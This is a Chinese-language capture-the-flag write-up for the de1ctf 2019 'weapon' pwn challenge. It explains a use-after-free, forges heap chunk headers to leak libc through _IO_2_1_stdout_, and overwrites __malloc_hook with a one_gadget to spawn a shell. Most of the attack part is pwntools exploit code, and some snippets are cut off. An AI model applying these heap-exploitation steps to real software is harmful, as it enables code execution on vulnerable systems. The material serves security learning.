
涨知识的一个pwn题:de1ctf_2019_weapon
没做出来,wtcl,看了师傅们的wp才找到思路,收获了很多
怎么说呢,这个题很简单但是很巧妙,逆起来几乎无难度


漏洞点位于free函数,一个简单的UAF漏洞

然后接下来说说我一开始的思路
由于程序没有提供show函数,所以几乎可以确定要打_IO_2_1_stdout_,改掉flag然后泄漏libc
但是add函数里面只能申请小于0x60的chunk,根本找不到残留的unsorted bin留下的指针
然后,然后我就找不到思路了
然后学习了一波师傅们的wp
其实这个除了UAF还有一个小漏洞,就是可以自己申请index,可以申请0-9号的任意index
这就为我们伪造unsorted bin留下了条件
思路,要想拿到unsorted bin的指针,首先我们需要一个0x60的fastbin,然后在相同的位置需要一个unsorted bin,这样fastbin的fd pointer就留下了unsorted bin的fd pointer,就可以攻击_IO_2_1_stdout_了
然后就是常规的hack __malloc_hook
仔细记录一下中间过程
先来伪造一个header,目的:可以改下一个chunk的控制信息
 1 add(0x10,0,'aaaaaaaa')

 2 add(0x10,1,'bbbbbbbb')

 3 add(0x60,2,'cccccccc')

 4 add(0x10,3,'dddddddd')

 5

 6 free(0)

 7 free(1)

 8 free(0)

 9

10 add(0x10,0,p64(0) + p64(0x21))

11 add(0x60,8,'eeeeeeee')

12

13 edit(1,'\x10')

这样我们可以申请到010的位置,从而可以对020这个chunk的header 进行修改,可以先改成0x71,然后free一下,然后再改成一个unsorten bin大小的chunk,再free,这样就有了残留的堆指针
1 add(0x10,1,'aaaaaaaa')

2 add(0x10,4,p64(0) + p64(0x71))

3 edit(2,0x40 * 'a' + p64(0) + p64(0x71))    # bypass free check: the next chunk size cannot equal to 0

4 free(1)

编辑2号chunk的目的是绕过free时的检查
接下来fast bin拿到unsorted bin的fd指针
1 edit(4,p64(0) + p64(0x91))    # to change the chunk size

2 free(1)    # now , fast fd has connected unsorted bin fd


然后就是常规思路了
申请到'\xdd\x*5'的位置,'*'需要爆破,1/16的概率,直接扔个try except


1 edit(1,'\xdd\x65')

2 edit(4,p64(0) + p64(0x71))    # don't forget to renew size

3 payload = 3 * 'a' + p64(0) * 6 + p64(0xfbad1800)    # change flags

4 payload += p64(0) * 3 + '\x00' # make _IO_write_base smaller

5 add(0x60,5,'lemon')

6 add(0x60,6,payload

成功泄漏libc,后面就是常规的__malloc_hook - 0x23
 1 libc = ELF('./libc-2.23.so')

 2 _IO_2_1_stderr_ = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - 192

 3 libc_base = _IO_2_1_stderr_ - libc.sym['_IO_2_1_stderr_']

 4 __malloc_hook = libc_base + libc.sym['__malloc_hook']

 5 one_gadget_list = [0x45216,0x4526a,0xf02a4,0xf1147]

 6 one_gadget = libc_base + one_gadget_list[3]

 7 print "[*] one_gadget:",hex(one_gadget)

 8 add(0x60,5,'lemon')

 9 free(5)

10 payload = 0x13 * 'a' + p64(one_gadget)

11 edit(5,p64(__malloc_hook - 0x23))

12 add(0x60,5,'\x10')

13 add(0x60,0,payload)

14 add(0x20,3,'hack')

15 gdb.attach(p)

16 p.interactive()
